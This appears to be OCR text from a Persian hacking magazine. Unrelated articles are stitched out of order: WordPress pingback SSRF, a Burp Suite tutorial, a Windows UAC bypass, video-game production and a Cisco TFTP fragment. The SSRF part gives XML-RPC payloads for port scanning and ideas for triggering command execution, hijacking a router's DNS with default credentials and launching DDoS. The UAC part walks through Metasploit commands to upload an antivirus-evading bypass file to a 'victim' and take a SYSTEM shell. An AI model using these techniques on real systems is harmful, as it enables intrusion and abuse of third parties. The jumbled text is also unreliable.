سلام دوستان آفلاینی. امروز بعد مدت‌ها قصد کردم تا یک متود رو براتون شرح بدم این متود چندین وقت پیش ذهن من رو به خودش درگیر کرد. زمانی سعی کردم بیشتر دنبالش کنم که یک حفره‌ی امنیتی به نام pingback توی وردپرس گزارش شد. برای شروع بهتره اول آسیب پذیری pingback وردپرس رو بررسی کنیم. این حفره‌ی امنیتی از روی فایل xmlrpc.php به وجود آمده. بعد از بررسی کدهای این فایل متوجه شدم که در اصل پیرو فایلی به نام class-wp.xmlrpc هست که این فایل قوانین و ضوابط استفاده از xmlrpc رو تعیین می کنه برای اینکه بهتر موضوع رو درک کنیم با استفاده از خواندن دو فایل بالا سعی می کنیم به وسیله‌ی xmlrpc وردپرس response تولید کنید در مرحله‌ی اول با استفاده یک درخواست تست، درخواست hello response رو می کنیم. (این درخواست برای بررسی صحت فعلیت xmlrpc.php هست)

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
  <methodName>demo.sayHello</methodName>
  <params>
    <param></param>
  </params>
</methodCall>
```

و Hello! رو خروجی می گیریم. این یعنی که فایل xmlrpc به خوبی کار می کنه تست‌های دیگه‌ای هم هست که خارج از حوصله‌ی مقاله است و می توانید با یک جستجوی ساده به آموزش‌های بیشتری راجع به این درخواست‌ها و پاسخ‌ها بررسید اما این نکته رو هم بگم که من خودم برای ارسال درخواست‌های xml curl لینوکس استفاده می کنم به عنوان مثال فرض کنید این درخواست رو می خواهید به مجله‌ی آفلاین ارسال کنید، ابتدا درخواست بالا رو در فایلی به نام hello.txt ذخیره می کنیم و بعد با دستور زیر در خواست‌مون رو

Request Headers | Text Only

Method: POST | Protocol: HTTP/1.1 | URL: /wordpress\_341/wprpc.php

Request Data

```

1<?xml version="1.0" encoding="iso-8859-1"?>
2<methodCall>
3<methodName>pingback.ping</methodName>
4<params>
5<param><value><string>http://redmine:22/</string></value></param>
6<param><value><string>http://test/wordpress_341/?p=1</string></value>
7</param>
8</params>
9</methodCall>
10
  
```

Response Headers | Response Data | View Page | HTML Structure Analysis

Look for:

```

1<?xml version="1.0" encoding="UTF-8"?>
2<methodResponse>
3  <fault>
4    <value>
5      <struct>
6        <member>
7          <name>faultCode</name>
8          <value><int>32</int></value>
9        </member>
10       <member>
11         <name>faultString</name>
12         <value><string>We cannot find a title on that page.</string></value>
13       </member>
14     </struct>
15   </value>
16 </fault>
17 </methodResponse>
  
```

We Cannot find a title on that page

این عکس نحوه‌ی بررسی یک پورت بروی یک Domian رو نشون می‌ده به علت باز بودن پورت خروجی زیر دریافت شده است.

۳. شما می‌تونید با ایجاد یک فایل که با متود Get طراحی شده و روی یک سایت که از قبل دسترسی داشتید فعالیتی که قصد اون رو دارید، با یک سایت وردپرس انجام بدید (یعنی لوگ‌ها با آیپی اون سایت ثبت بشه) برای مثال اگر فایل a.php با پارامتر a و متود Get ایجاد یک آسیب‌پذیری اجرای کامند داشته باشد شما از ورد پرس در خواست می‌کنید که :

[www.target.com/a.php?a=reboot](http://www.target.com/a.php?a=reboot)

و ورد پرس این درخواست رو می‌فرسته و ...

۴. اگر شبکه‌ی داخلی به یک روتر متصل باشد که از راه وب در شبکه‌ی داخلی کنترل می‌شود شما می‌تونید با فرستادن بسته‌های وب تست‌های خاصی رو انجام بدید مثلاً اگر از Basic authentication استفاده کند با درخواست زیر شما

می‌توانید درخواست تغییر DNS رو ایجاد کنید.(به عنوان مثال)  
<http://admin:admin@192.168.1.1/changeDNS.asp?newDNS=aaaa>

۵. فرض کنید برنامه‌ای نوشته‌ید که لیست وردپرس‌های موجود رو بگیره و همزمان درخواستی ارسال کنه که تمام این لیست به سایت x درخواست بفرستند. در نتیجه شما یک حمله‌ی Ddos رو تدارک دیده اید...

من بخشی از ایده‌هایی که به ذهنم رسیده بود و بعضی از ایده‌هایی که پیشنهاد شده بود رو برای شما لیست کردم ما بقی ایده‌ها به خود شما برمی‌گردد که چطور از این آسیب‌پذیری استفاده کنید.

خوب اما حالا توی وردپرس چگونه این درخواست pingback رو ایجاد کنیم؟ من برای اینکه بتونم توضیح شفاف تری داشته باشم از عکس‌هایی که acu-netix از این متود منتشر کرده استفاده می‌کنم و شرحشون می‌دم.

عکس ۱ ایجاد درخواست به سایت معتبری که بازخوانی آن نتیجه‌ای ندارد.





The screenshot shows a network traffic capture tool interface. At the top, it displays a request to 'wordpress\_341/xmlrpc.php' via POST method over HTTPS. The Request Headers section lists several headers: Content-Type (application/x-www-form-urlencoded), Host (test), Connection (Keep-alive), Accept-Encoding (gzip,deflate), User-Agent (Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WO...)), and Accept (\*/\*). The Request Data section contains an XML payload:

```

1<?xml version="1.0" encoding="iso-8859-1"?>
2<methodCall>
3<methodName>pingback.ping</methodName>
4<params>
5<param><value><string>http://invalidHost</string></value></param>
6<param><value><string>http://test/wordpress_341/?p=1</string></value>
7</param>
8</params>
9</methodCall>
10

```

The Response Headers section shows a single header: Content-Type: application/xml. The Response Data section displays the XML response from the server:

```

1<?xml version="1.0" encoding="UTF-8"?>
2<methodResponse>
3<fault>
4<value>
5<struct>
6<member>
7<name>faultCode</name>
8<value><int>16</int></value>
9</member>
10<member>
11<name>faultString</name>
12<value><string>The source URL does not exist.</string></value>
13</member>
14</struct>
15</value>
16</fault>
17</methodResponse>

```

این عکس خروجی یک ادرس غیر معتری یا Down رو نمایش می دهد. نحوه‌ی درخواست‌ها در عکس‌ها مشخص است و شما می‌توانید با همون روش curl این درخواست‌ها را ارسال کنید. البته به درخواست‌ها دقت کنید که هر درخواست حاوی یک لینک از خود ورد پرس (که قرار است بازخوانی آن چک شود) و یک آدرس است (که قرار است باز بودن پورت بررسی یا عملیات‌های دیگه بروی آن انجام شود). چون تمام بررسی‌ها رو توی مثال انجام دادیم خیلی ناگفته‌ها از SSif باقی موند مثلاً اینکه اولین بار توسط چه کسی کشف شد و کجاها پیدا شد و چه کارهایی رو باعث شد. جالب اینجاست که بدouنید این آسیب پذیری در سایت‌های گوگل و فیس بوک هم گزارش شده بود که بعد از کنفرانس بلک هت ۲۰۱۲ و نمایش رسمی این آسیب‌پذیری‌ها بسته شد.

طبق معمول ممnon می‌شم اگر با انتقاد و پیشنهاد هاتون برای شماره‌های بعدی مجله به من و تیم مجله آفلاین 2MzRp@secure-land.net برای بهتر بودن کمک کنید.

تقدیم به عزیزترین همراه و همسفر زندگی ام





## Burp Suite آموزش

این برنامه یک platform گسترده و یکپارچه است که به عنوان یک ابزار مهم و کمکی برای هکرها شناخته شده است، عمده استفاده اصلی از این نرم افزار به منظور حملات web applications البته همینجا لازم بگم که فقط به وب اپلیکیشن محدود نمیشود.

این برنامه رو میتوانید از سایت سازنده http://www.portswigger.net که به ۲ صورت مجانی و نسخه پولی ارائه میشه را دانلود کنید (البته مشخص که نسخه مجانی این برنامه یک سری محدودیت ها رو دارد).

ابزار های قدرتمند این نرم افزار به گونه ای طراحی شده اند که با هم مرتبط و در واقع مکمل هم هستن که نتیجه کلی این ارتباط گسترده سرعت بخشیدن به روند حملات طراحی شده شماست.

این ابزار ها به صورت کلی یک چارچوب قدرتمند برای رسیدگی به درخواست های http ، احراز هویت ， logging ، alerting extensibility . فراهم میکند..


امکانات گسترده این نرم افزار شامل اسکن و انتیز حملات وب اپلیکیشن به گونه طراحی شده اند که امکان ترکیب حملات به صورت دستی و خودکار را به کاربر میدهد

در ابتدا نحوه فعال سازی برنامه رو بررسی میکنیم و در ادامه آپشن های مختلف برنامه رو مورد بررسی قرار خواهیم داد.

### فعال کردن Burp Suite Proxy

به منظور شروع استفاده از این برنامه ما نیاز مند یکسری تنظیمات هستیم این برنامه به صورت پیش فرض از پورت ۸۰۸۰ برای برقراری ارتباط خودش با مرورگر استفاده میکنه در تصویر زیر نحوه

کانفیگ مرورگر موزیلا رو برای ارتباط با برنامه میبینید:



و زمانی که برنامه رو اجرا کردید با کلیک بر تب option همانند تصویر زیر میتوانید پروکسی مورد استفاده رو ببینید:

**Scanner : Burp Scanner** این ابزار به متخصصان تست نفوذ امکان کشف آسیب پذیری های امنیتی در برنامه های کاربردی وب را میدهد. شاید میشه گفت یکی از رایج ترین ابزار اولیه هکر ها اسکنر ها هستند این برنامه باعث میشه که هکرها کمتر سمت اسکنر های سنگینی مثل Acunetix بروند.


**Intruder : Burp Intruder** یک ابزار خودکار به منظور حملات علیه برنامه های تحت وب است. به زبان ساده تر اینکه این ابزار میتوانه در تارگت ها، موقعیت payload های مختلف رو شناسای کنه این payload ها رو برای کاربر به منظور تغییر ورودی ها ویرایش کنه استفاده معمول و جالب این ابزار برای طراحی حملات بروت فورس است.

**Repeater : Burp Repeater** یک ابزار دستی است به منظور اصلاح درخواست های http و تجزیه و تحلیل پاسخ این درخواستها ، برای نتیجه گیری بهتر این ابزار شما می توانید از مجموع ابزارهای دیگر نیز بهره ببرید به طور مثال ابزار **Intruder**.

**Sequencer : Burp Sequencer** یک ابزاری است برای تجزیه و تحلیل application's session tokens

**Decoder : Burp Decoder** یک ابزار ساده که در تبدیل داده های کد گزاری شده به فرم متعارف آن(Decode) و یا در تبدیل داده های خام به فرم های کد شده (encode) به کار میرود.

**Comparer : Burp Comparer** این ابزار به منظور مقایسه بین داده های حاصل از حملات وب اپلیکیشن به کار میرود فرض کنید شما میخواهید پاسخ های حاصل از ورود ناموفق با استفاده از نام کاربری معتبر و نامعتبر رو با هم مقایسه کنید یا برای مقایسه و شناسایی پارامترهای درخواست های مختلف که منجر به رفتار های مختلف خواهد شد در آخر امیدوارم که این بررسی کوچیک شروع خوبی باشه برای استفاده قدرتمند از **Burp Suit**.



و در قسمت ۲ تصویر هم میتوانید پروکسی پیش فرض برنامه را تغییر بدید .

حال به آپشن های مختلف نرم افزار میپردازیم:

**Proxy : Burp Proxy** یک پل ارتباطی است بین مرورگر و وب سرور به زبان ساده تر شما قادر هستید که ما بین مرورگر و وب سرور هدف قرار بگیرید پس خیلی راحت میتوانید تمام درخواست های فرستاده شده از مرورگر رو به همراه پاسخ این درخواست ها ویرایش کنید این ویرایش در حقیقت به کاربر اجازه رهگیری، بازرسی و اصلاح ترافیک بین browser و وب سرور هدف را خواهد داد.

**Spider : Burp Spider** ابزاری است برای نقشه برداری از برنامه های کاربردی وب (web application) با این تکنیک میتوانیم یک فهرست جامع از محتوا و عملکرد این برنامه ها طرح کنیم.



در ویندوز XP حتی در یوزر های لیمیت شده این دستور به خوبی کار می کند و سطح دسترسی را بدون هیچ محدودیتی از یک یوزر لیمیت به سیستم افزایش می دهد اما در ویندوز بالاتر از XP کمی متفاوت می باشد و این دستور حتی بر روی یوزر های عضو گروه ادمین هم کار نمی کنند. خب تا اینجا از قضیه ای که بر روی ویندوز های Vista, 7 و حتی 8 وجود دارد یک درک نسبی ای پیدا کردید حالا می خواهیم به سراغ دور زدن این اقدامات امنیتی ماکروسافت برویم و دقیق تر به بایپس آن بپردازیم. ما با استفاده از یک فایل exe توانایی باز کردن فرمانها با سطح دسترسی بالا (بدون اجازه) را به سیستم می دهیم این فایل در مسیر زیر قرار دارد که برای تهیه ی یک نسخه از آن دستور زیر را در یک ترمینال اجرا کنید :

**Cp /opt/metasploit/msf3/data/post/bypassuac-x86.exe /root/Desktop/toxic.exe**

به 64 یا 32 بیتی بودن سیستم قربانی حتماً توجه کنید. برای بدست آوردن اطلاعات از جمله معماری سیستم قربانی در کنسول متاسپلوبیت از دستور sysinfo استفاده نمایید. حالا باید این فایل را در سیستم قربانی آپلود کنیم (توجه کنید که این فایل توسط آنتی ویروس ها شناسایی نمی شود). برای این کار از دستور زیر در کنسول متاسپلوبیت استفاده نمایید :

**Upload /root/Desktop/toxic.exe C:\Users\Public**

بعد از این که فایل آپلود شد با استفاده از دستور shell در کنسول متاسپلوبیت وارد خط فرمان سیستم قربانی شوید و دستور زیر را اجرا کنید :

**Bypass.exe elevate C:\Windows\System32\cmd.exe**

این کار باعث می شود تا CMD با سطح دسترسی بالا برای شما باز شود. همان طور که در بالا گفته شد این فایل در یوزر های عضو گروه ادمین جواب می دهد و امکان باز کردن فایل ها با سطح دسترسی بالا (بدون اجازه) را به ما می دهد.

توجه داشته باشید که ما در این دستور فایل خودمون را CMD سیستم قربانی فرض کرده ایم تا با سطح دسترسی بالا باز شود برای همین در جلوی سوییچ elevate آدرس CMD سیستم قربانی را قرار دادیم. خب تبریک میگم خط فرمان با دسترسی بالا از سیستم قربانی گرفته شد حالا می توانید بدون هیچ محدودیت دستورات مورد نظر خودتون رو در سیستم قربانی اجرا کنید ... در قسمت های بعدی این مبحث را کاملا بررسی می کنیم و فقط به داشتن خط فرمان با دسترسی بالا از سیستم قربانی اکتفا نمی کنیم. امیدوارم مورد توجهتون واقع شده باشه .

**E2MA3N**

## Client Side Hacking

سلام به دوستان آفلاینی باز هم با یک موضوع نو و جدید در مبحث کلاینت هکینگ در خدمت شما هستم امیدوارم مورد توجه شما عزیزان واقع بشه. خب اگر به خاطر مبارکتون باشه در آفلاین قبلی بایپس و یا همان دور زدن آنتی ویروس ها و دسترسی گرفتن از سیستم قربانی را بررسی کردیم در این مقاله می خواهیم ادامه ای مقاله ای قبلی رو پیش ببریم و سعی داریم سطح دسترسی خودمون در ویندوز رو از یک کاربر معمولی به سیستم افزایش دهیم ( توجه داشته باشید سطح دسترسی حساب SYSTEM-سیستم از ادمین بالاتر می باشد )

از ویندوز XP به بعد یعنی ویندوز 8, 7, Vista تدبیر امنیتی شدیدی برای یوزر ها در در نظر گرفته شده است این موضوع را بار ها مشاهده کرده اید مثلا اگر با یوزری که همین الان وارد ویندوز خود شده بخواهید برنامه ای نصب کنید سیستم از شما اجازه می گیرد و یا اگر بخواهید CMD در سطح دسترسی ادمین را باز کنید باز هم سیستم از شما اجازه می گیرد در حالی که یوزر شما عضو گروه ادمین می باشد! این موضوع در ویندوز فقط در یوزر های لیمیت شده به چشم می خورند و در سایر یوزر هایی که عضو گروه ادمین می باشد همچین محدودیتی وجود ندارند

خب با توضیحات بالا حال فرض کنید از یک سیستم شخصی که ویندوز 7 و یا حتی 8 بر روی آن نصب می باشد یوزری عضو گروه ادمین را دارا می باشد (همانند همه سیستم های شخصی ) و ما توانسته ایم با استفاده از متاسپلوبیت از این سیستم دسترسی بگیریم (پیلود زیر را فرض کنید)

**Windows/meterpreter/reverse\_tcp**

برای فهمیدن یورزی که در سیستم در حال اجراست و همچنین سطح دسترسی ما چقدر است دستور زیر را وارد نمایید :

**Getuid**

می بینید که یوزر و سطح دسترسی ما محدود می باشد (با توجه به فرض بالا) در نتیجه برای افزایش سطح دسترسی از دستور زیر استفاده کنید :

**Getsystem**

هرمان طور که مشاهده می کنید با ارور مواجه شده اید !

این همان تدبیر امنیتی ماکروسافت از ویندوز XP به بعد می باشد !



# بازی های کامپیوتری چگونه ساخته می شوند؟

Metal Gear Rising  
Dead Space 3  
Grand Theft Auto IV  
Portal 2  
Uncharted 2  
FIFA Soccer 13  
Crysis  
Assassin's Creed II  
تجلى مهندسی ایده آل در صنعت سرگرمی  
Demon's Souls      The Last of Us  
NBA 2K12  
Shadow of the Colossus  
Call of Duty 4  
God of War: Ascension  
Journey      Metal Gear Solid HD Collection  
Resident Evil 4 HD



بازی ها نقش مهمی را در صنعت تکنولوژی و سرگرمی بازی می کنند. طرفداران بسیاری دارند و روز به روز پیشرفتی تر و واقعی تر می شوند. بزرگترین کمپانی ها مانند سونی، ماکروسافت و نینتندو سعی دارند تا با ارایه سخت افزارهای بهتر، پلتفرم بهتری برای ساخت بازی ها در اختیار گسترش دهنگان ارایه دهند.

واقعی تر شدن داستان ها و جلوه های ویژه ی بازی ها نگرش جدیدی را به این صنعت عظیم و محبوب ایجاد کرده است. کلیه اجزا به دقت طراحی می شوند و در پشت پرده این سرگرمی، تکنولوژی های بسیار پیچیده و مهندسی سطح بالایی نهفته است. در ادامه با ما باشید تا به طور کامل نحوه ساخت بازی های محبوبمان را بدانیم.

A video game is an electronic game that involves human interaction with a user interface to generate visual feedback on a video device



## پیش تولید

هر بازی با یک داستان خاص شروع می‌شود. این داستان ممکن است توسط خود بازی سازان یا از بیرون یا برگرفته از فیلم‌های معروف باشند. هنگامی که داستان اصلی بازی بسته شود، طراحان و نویسنده‌گان با همکاری یکدیگر روی داستان پردازی کار می‌کنند تا ایده اولیه را بهبود بخشنند. داستان پردازی شامل یک سری از طرح‌های خشک و دستورالعمل‌های تکنیکی هستند که به صورت سکانس، داستان بازی را جداگانه روایت می‌کنند. این کار باعث می‌شود که تصویری اولیه از بازی بدست آید تا نویسنده‌گان، طراحان و برنامه نویسان به عنوان مرجع از آن استفاده کنند.



## ساخت شخصیت‌ها

پس از طراحی داستان، شخصیت‌ها بر اساس آن ساخته می‌شوند. باز هم طرح‌های جداگانه از هر شخصیت طراحی می‌شود و کم کم تکامل می‌یابد. این مرحله بسیار مهم است زیرا طراحان باید نهایت دقیق را در طراحی داشته باشند چراکه تغییر هر گونه شخصیت در ادامه کار، بسیار هزینه برآست. پس از این مرحله شخصیت‌ها به صورت سه بعدی مدل می‌شوند و سپس پوست و رنگ‌ها به مدل اصلی اضافه می‌شوند تا کمی به واقعیت نزدیک شود.

### حرکت دهنده به شخصیت‌ها

در این مرحله شخصیت‌ها فقط عروسک خیمه شب بازی هستند. برنامه نویسان حرفه این شخصیت‌ها را با حرکت دهندهای مناسب، جان می‌بخشنند و نمونه‌ای جدید از آن را تولید می‌کنند. در این مرحله با توجه به نوع داستان، تکنیک‌های بسیاری مورد استفاده قرار می‌گیرد تا حرکت دهنده اشیا انجام شود. در برخی از بازی‌ها حرکات انسان توسط بازیگران و لباس‌های مخصوص که سنسورهای خاصی دارند، ذخیره می‌شود و مستقیماً به شخصیت اعمال می‌شود.



# جهان بازی

یکی از جنبه های مهم و جدید بازی سازی، طراحی و ساخت محیط یا دنیای بازی است. نکته های کوچک محیط مانند بازتاب نور در محیط های درخشان یا طرح های مختلف ابر یا دود به روند روایت بازی و جذابیت داستان می افزاید. هرچه این جزیيات بیشتر و واقعی تر طراحی شده باشند، کیفیت بازی بالاتر خواهد بود اما مشکل بسیار بزرگی به وجود می آید که آن هم حجم زیاد محاسبات است. بالا بردن جزیيات، سرعت را در اکثر سخت افزارها کاهش می دهد و برنامه نویسان باید فاکتور سرعت را هم در نظر داشته باشند. این روند در چند سال اخیر بسیار پیشرفت داشته است و بازی ها به لطف کنسول های خانگی قدرتمند، محیط بسیار بسیار واقعی تری دارند.

کلیه اشیا سه بعدی از چند ضلعی های پیچیده ای تشکیل شده اند. چند ضلعی، حجمی است که شامل خطوط مختلف است. این شکل تعدادی زیادی راس دارد که خطوط را به هم وصل می کند و به شی مورد نظر شکل می بخشد. از روش هایی که در این مرحله بسیار پر کاربرد است روش texture mapping می باشد.

With the growth of the size of development teams in the industry, the problem of cost has increased



# کد نویسی

قسمت مهمی که از دید بازیکنان پنهان است و تمام بازی را می سازد، کد بازی است. کد مجموعه ای از زبان های برنامه نویسی است که در کنار یکدیگر تمامی جنبه های بازی را مدیریت می کند. اکثر بازی ها توسط زبان هایی بر پایه C طراحی می شوند. در سطح بسیار بالاتر و پیچیده تر، موتور سه بعدی برای تولید کدهای پیچیده مربوط به همه چندضلعی ها، سایه ها، بافت ها و تمامی املاک هایی که کاربر روی صحنه می بیند به کار می رود. جنبه مهم دیگر کد، هوش مصنوعی بازی است. این بخش، منطق بازی است که بخش مدل سازی فیزیک بازی، تشخیص تعاملات و برخورد های اشیا در محیط و کنترل آن ها را شامل می شود.



# پیش از ارائه

زمانی که بازی تکمیل شد، وارد مرحله پیش از ارایه می شود. این بخش به طور فزاینده ای شامل تست کردن، بازنگری، بازاریابی و در آخر توزیع است. شغل تسترهای بازی مکرر می باشد تا کلیه خطاهای خطاها و باگ های بازی را پیدا کرده و گزارش دهند. خطاهای در این زمان دسته بندی و اولویت بندی می شوند تا گسترش دهندهای دوباره روی کدها کار کنند تا خطاهای برطرف شود. اولین نسخه ای که به تسترهای فرستاده می شود، نسخه "آلfa" نام دارد. زمانی که تمامی خطاهای برطرف شد، نسخه "بta" ارایه می شود. این نسخه به گروه بزرگتری از تسترهای تحویل داده می شود. این روند تا زمانی که کلیه تیم بازی سازی راضی شود ادامه می یابد تا بازی آماده ارایه سراسری شود. در زمانی که بازی تست می شود، نسخه ای از آن به سازمان رتبه دهی نرم افزارهای سرگرمی فرستاده می شود تا ارزیابی شود.





The global market for console games has seen an average of 6.9 percent compound annual growth rate and is expected to become a \$34.7 billion market in 2012

هر ساله در بسیاری از کشورها نمایشگاه های بزرگ بازی برگزار می شود و کمپانی ها دموهای فوق العاده ای از بازی های آینده را به نمایش می گذارند. این مکان های عمومی بهترین موقعیت برای کسب مخاطب و شرکای تجاری است.

## بازاریابی

بازی بیزینس بسیار بزرگی است. با توجه به آمارها طراحی بازی پرطرفدار Grand Theft Auto: Vice City حدود 3 تا 5 میلیون دلار هزینه در برداشت و بازاریابی درست 10 میلیون دلار سود درآمد شرکت بود. با توجه به سود این چنینی بازی ها، کمپانی های بازی سازی روندی روبه رشد داشته اند و بازی هایی با کیفیت تر ارایه می کنند. ممکن است تیم طراحی نسخه ای نمایشی را از بازی ارایه کند تا به روند مارکتینگ بیشتر کمک کند. با این روش بازیکن به طور رایگان چند مرحله اول را بازی می کند و مشتاق می شود تا ادامه دهد. اما برای ادامه مراحل باید بازی خریداری شود و این چنین، سود عاید شرکت می شود.



شبکه

آفلاین

Offline

شبکه

جهان در نسخه  
شبکه ها کامپیوشن



Address or name of remote host []? 192.168.1.1  
Destination filename [Router-config]?


آدرس سرور را وارد میکنیم  
نام فایل ذخیره شده در سرور

\* در صورتی که قصد دارید نام فایل را تغییر دهید نام را وارد کرده و enter بزنید، در غیر اینصورت اندازی یک tftp سرور در شبکه ای است که از سخت افزارهای سیسکو استفاده میشود.

در صورتی که تنظیمات صحیح باشد و انتقال انجام شود پیغام زیر برای شما نشان داده میشود:  
**Writing startup-config!!!....**

**[OK - 670 bytes]**

